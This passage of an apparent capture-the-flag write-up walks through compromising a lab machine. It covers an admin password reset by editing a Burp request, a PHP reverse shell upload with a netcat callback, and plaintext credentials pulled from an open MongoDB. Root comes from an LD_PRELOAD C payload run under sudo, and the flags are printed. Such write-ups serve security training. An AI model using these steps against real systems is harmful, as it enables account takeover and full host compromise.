
We can see our request was submitted - We can see `test@test` as the uname and `test` as both passwords submitted - Maybe if we change test@test to the admin account we found `admin@sky.thm` we might be able to change the password, so lets give it a try:

```
POST /v2/lostpassword.php HTTP/1.1
Host: 10.10.25.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.25.101/v2/ResetUser.php
Content-Type: multipart/form-data; boundary=---------------------------194271072612813226513182150 06
Content-Length: 642
Connection: close
Cookie: PHPSESSID=4egvpp6inu38oin72dgpgun7sl; Bookings=0; Manifest=0; Pickup=0; Delivered=0; Delay=0; CODINR=0; POD=0; cu=0
Upgrade-Insecure-Requests: 1

----------------------------194271072612813226513182150 06
Content-Disposition: form-data; name="uname"

admin@sky.thm
----------------------------194271072612813226513182150 06
Content-Disposition: form-data; name="npass"

test
----------------------------194271072612813226513182150 06
Content-Disposition: form-data; name="cpass"

test
----------------------------194271072612813226513182150 06
```

Now we press forward on Burp and see where it takes us - Which it takes us to an interesting page:




So now we can take our proxy off and see if we are now able to log into the admin account - We use the credentials that we changed it to so it's `admin@sky.thm:test`:




Now lets try and sign in!


SUCCESS!!! We have now logged in as the admin account and now have all permissions we need to gain a shell:



Now going into the profile of the admin account and scrolling down we now have access to select a profile:



Now lets upload our shell one more time:



Now lets start our listener on port 4444, which is in our php script to listen on port 4444 for a callback - We use command `nc -lnvp 4444` `l` is for listen `n` is for numeric-only `v` is used for verbose and `p` is used for port which we are listening on port 4444:


```
blackout@kali:~/THM/CTF/Road$ nc -lnvp 4444
listening on [any] 4444 ...
```

Now we hit edit profile on the webstie and hope for a successful hit!

After wondering why it wasn't working and not getting a callback I had a look through the source code and found something really interesting, it was a comment hinting us where to go:

```
<!-- /v2/profileimages/ -->
<script type="text/javascript">
        function showtab(tab){
```

So I go to the directory and it comes back with a page saying it's disabled:



So I try and find another directory, which is the name of the shell I uploaded `shell.jpg.php` and FINALLY we get a successful hit and got a shell on the system:

```
blackout@kali:~/THM/CTF/Road$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.14.8.230] from (UNKNOWN) [10.10.25.101] 33424
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed Apr 14 17:39:42 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 00:19:07 up  1:34,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Lets now stabilise our shell by putting in the following python one liner `python3 -c 'import pty; pty.spawn("/bin/bash")'`:

```
blackout@kali:~/THM/CTF/Road$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.14.8.230] from (UNKNOWN) [10.10.25.101] 33424
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed Apr 14 17:39:42 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 00:19:07 up  1:34,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@sky:/$
```

We find the home directory and finf the user `webdeveloper` and we `cd` into his directory and find the user.txt:

```
user.txt
www-data@sky:/home/webdeveloper$ cat user.txt
cat user.txt
63191e4ece37523c9fe6bb62a5e64d45
www-data@sky:/home/webdeveloper$
```

What is the user.txt flag?
63191e4ece37523c9fe6bb62a5e64d45

We now found the user flag now it's time to escalate our privileges and get the root flag

PRIVILEGE ESCALATIONS:
Before we are able to escalte to root privileges we need to be able to become the user `webdeveloper` as they will have a few more privileges than `wwwdata`

At first I try using the find command at first to see if I can find anything but I had no luck with it:

```
www-data@sky:/home/webdeveloper$ cat user.txt
cat user.txt
63191e4ece37523c9fe6bb62a5e64d45
www-data@sky:/home/webdeveloper$ find -user webdeveloper -perm 2>/dev/null
find -user webdeveloper -perm 2>/dev/null
www-data@sky:/home/webdeveloper$ find -user root -perm 2>/dev/null
find -user root -perm 2>/dev/null
www-data@sky:/home/webdeveloper$
```

So I decided to look at an interesting directroy and see which users/services are on the box by doing `cat /etc/passwd` which we find an interesting service running on the system that may

help su `mongodb`:

```
www-data@sky:/home/webdeveloper$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
webdeveloper:x:1000:1000:webdeveloper:/home/webdeveloper:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
mongodb:x:114:65534::/home/mongodb:/usr/sbin/nologin
www-data@sky:/home/webdeveloper$
```

We type in the command `mongo` so we are able to use the mongo CLI:

```
www-data@sky:/home/webdeveloper$ mongo
mongo
MongoDB shell version v4.4.6
connecting to: mongodb://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("2420a1da-b2c6-46ed-88c8-cd5f3a8ad23b") }
MongoDB server version: 4.4.6
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        https://docs.mongodb.com/
Questions? Try the MongoDB Developer Community Forums
        https://community.mongodb.com
---
The server generated these startup warnings when booting:
        2022-01-26T22:45:07.359+00:00: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine. See http://dochub.mongodb.org/core/prodnotes-filesystem
        2022-01-26T22:45:11.439+00:00: Access control is not enabled for the database. Read and write access to data and configuration is unrestricted
---
---
        Enable MongoDB's free cloud-based monitoring service, which will then receive and display
        metrics about your deployment (disk utilization, CPU, operation statistics, etc).

        The monitoring data will be available on a MongoDB website with a unique URL accessible to you
        and anyone you share the URL with. MongoDB may use this information to make product
        improvements and to suggest MongoDB products and deployment options to you.

        To enable free monitoring, run the following command: db.enableFreeMonitoring()
        To permanently disable this reminder, run the following command: db.disableFreeMonitoring()
---
>
```

I looked at the mongo help commands and saw we can look at all the databases so I ran the command `show dbs`:

```
> help
hehelp
        db.help()                    help on db methods
        db.mycoll.help()             help on collection methods
        sh.help()                    sharding helpers
        rs.help()                    replica set helpers
        help admin                   administrative help
        help connect                 connecting to a db help
        help keys                    key shortcuts
        help misc                    misc things to know
        help mr                      mapreduce

        show dbs                     show database names
        show collections             show collections in current database
        show users                   show users in current database
        show profile                 show most recent system.profile entries with time ≥ 1ms
        show logs                    show the accessible logger names
        show log [name]              prints out the last segment of log in memory, 'global' is
        use <db_name>                set current database
        db.mycoll.find()             list objects in collection mycoll
        db.mycoll.find( { a : 1 } )  list objects in mycoll where a == 1
        it                           result of the last line evaluated; use to further iterate
        DBQuery.shellBatchSize = x   set default number of items to display on shell
        exit                         quit the mongo shell
> show dbs
shshow dbs
admin   0.000GB
backup  0.000GB
config  0.000GB
local   0.000GB
```

Which we can see 4 databases;

```
admin
backup
config
local
```

Backup looked like the most interesting one so i looked into that one by running command `use backup` and then looked at the collections by using command `show collections` and found an interesting collection called `user`:

```
> use backup
ususe backup
switched to db backup
> show
shshow
uncaught exception: Error: don't know how to show [] :
shellHelper.show@src/mongo/shell/utils.js:1191:11
shellHelper@src/mongo/shell/utils.js:819:15
@(shellhelp2):1:1
> show collections
shshow collections
collection
user
>
```

Then we use a command by typing in `db.user.find()` and find an interesting user with a password in the user collections in the backup database:

```
> db.user.find()
dbdb.user.find()
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasChapp123!@#" }
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }
>
```

We have now located `webdeveloper's` password - so the credentials are:

```
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasChapp123!@#" }
```

Now lets try to login to `webdeveloper` and we successfully switched to the user account:

```
> db.user.find()
dbdb.user.find()
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasChapp123!@#" }
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }
> exit
exexit
bye
Error saving history file: FileOpenFailed Unable to open() file /var/www/.dbshell: Permission denied
www-data@sky:/home/webdeveloper$ su webdeveloper
su webdeveloper
Password: BahamasChapp123!@#

webdeveloper@sky:~$
```

Now lets try and get root!

We see if we are able to escalate to root by using sudo permissions by typing `sudo -l` which it seems webdeveloper has sudo permissions to be able to escalate to root:

```
webdeveloper@sky:~$ sudo -l
sudo -l
Matching Defaults entries for webdeveloper on sky:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_PRELOAD

User webdeveloper may run the following commands on sky:
    (ALL : ALL) NOPASSWD: /usr/bin/sky_backup_utility
```

After trying for a while I decided to go asleep and here we are again back at it again with another fresh start

We start up the machine with a new ip and as we have the user and login password it's a lot easier to log onto the machine by SSH:

```
blackout@kali:~$ ssh webdeveloper@10.10.21.246
The authenticity of host '10.10.21.246 (10.10.21.246)' can't be established.
ECDSA key fingerprint is SHA256:zSoCEcBBY73hNL9ItPA4CnB/405/W6GQYsl94qRMkOo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.21.246' (ECDSA) to the list of known hosts.
webdeveloper@10.10.21.246's password:
Permission denied, please try again.
webdeveloper@10.10.21.246's password:
Permission denied, please try again.
webdeveloper@10.10.21.246's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 27 Jan 2022 11:37:39 PM UTC

  System load:  0.0               Processes:             113
  Usage of /:   60.0% of 9.78GB   Users logged in:       0
  Memory usage: 60%               IPv4 address for eth0: 10.10.21.246
  Swap usage:   0%

185 updates can be installed immediately.
100 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Oct  8 10:52:42 2021 from 192.168.0.105
webdeveloper@sky:~$
```

Right now lets try and find how to escalate our privileges

I decided to google around and see what I can find and when typing in "LD_PRELOAD privilege escaltion" I came across an interesting article that helped me escalte to root - Here is the article:
https://www.hackingarticles.in/linux-privilege-escalation-using-ld_preload/

So first we go to the `tmp` directory by doing `cd /tmp`:

```
webdeveloper@sky:~$ sudo -l
Matching Defaults entries for webdeveloper on sky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User webdeveloper may run the following commands on sky:
    (ALL : ALL) NOPASSWD: /usr/bin/sky_backup_utility
webdeveloper@sky:~$ cd /tmp
webdeveloper@sky:/tmp$
```

Now we create a little c code by using `nano` which is a text editor by doing `nano priv.c` - Now we copy the code into the nano file - The code is:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
```

```
system("/bin/sh");
}
```

```
GNU nano 4.8                    priv.c                    Modified
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh");
}
```

Now we save our file and continue on reading the article to get one step closer to escalating

After reading the article we have to compile the c code by using `gcc` which is the GNU Compiler Collection - Here is the command we use `gcc -fPIC -shared -o priv.so priv.c -nostartfiles` and then we do `ls -al` to double check it has been compiled, which it has:

```
webdeveloper@sky:/tmp$ gcc -fPIC -shared -o priv.so priv.c -nostartfiles
priv.c: In function '_init':
priv.c:6:1: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
    6 | setgid(0);
      | ^~~~~
priv.c:7:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    7 | setuid(0);
      | ^~~~~
webdeveloper@sky:/tmp$ ls -al
total 64
drwxrwxrwt 11 root         root         4096 Jan 27 23:53 .
drwxr-xr-x 20 root         root         4096 May 25  2021 ..
drwxrwxrwt  2 root         root         4096 Jan 27 23:24 .font-unix
drwxrwxrwt  2 root         root         4096 Jan 27 23:24 .ICE-unix
srwx------  1 mongodb      mongodb         0 Jan 27 23:25 mongodb-27017.sock
-rw-rw-r--  1 webdeveloper webdeveloper  144 Jan 27 23:50 priv.c
-rwxrwxr-x  1 webdeveloper webdeveloper 14760 Jan 27 23:53 priv.so
drwx------  3 root         root         4096 Jan 27 23:25 systemd-private-db816c41961c413a8f0954c084fe9c25-apache2.service-FsGXSh
drwx------  3 root         root         4096 Jan 27 23:25 systemd-private-db816c41961c413a8f0954c084fe9c25-systemd-logind.service-mIxb8g
drwx------  3 root         root         4096 Jan 27 23:24 systemd-private-db816c41961c413a8f0954c084fe9c25-systemd-resolved.service-G961Sh
drwx------  3 root         root         4096 Jan 27 23:24 systemd-private-db816c41961c413a8f0954c084fe9c25-systemd-timesyncd.service-oiWYlg
drwxrwxrwt  2 root         root         4096 Jan 27 23:24 .Test-unix
drwxrwxrwt  2 root         root         4096 Jan 27 23:24 .X11-unix
drwxrwxrwt  2 root         root         4096 Jan 27 23:24 .XIM-unix
webdeveloper@sky:/tmp$
```

Now we run command `sudo LD_PRELOAD=/tmp/priv.so sky_backup_utility` and we have successfully rooted the box and obtained the root flag!!!

```
webdeveloper@sky:/tmp$ sudo LD_PRELOAD=/tmp/priv.so sky_backup_utility
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
3a62d897c40a815ecbe267df2f533ac6
#
```

What is the root.txt flag?

3a62d897c40a815ecbe267df2f533ac6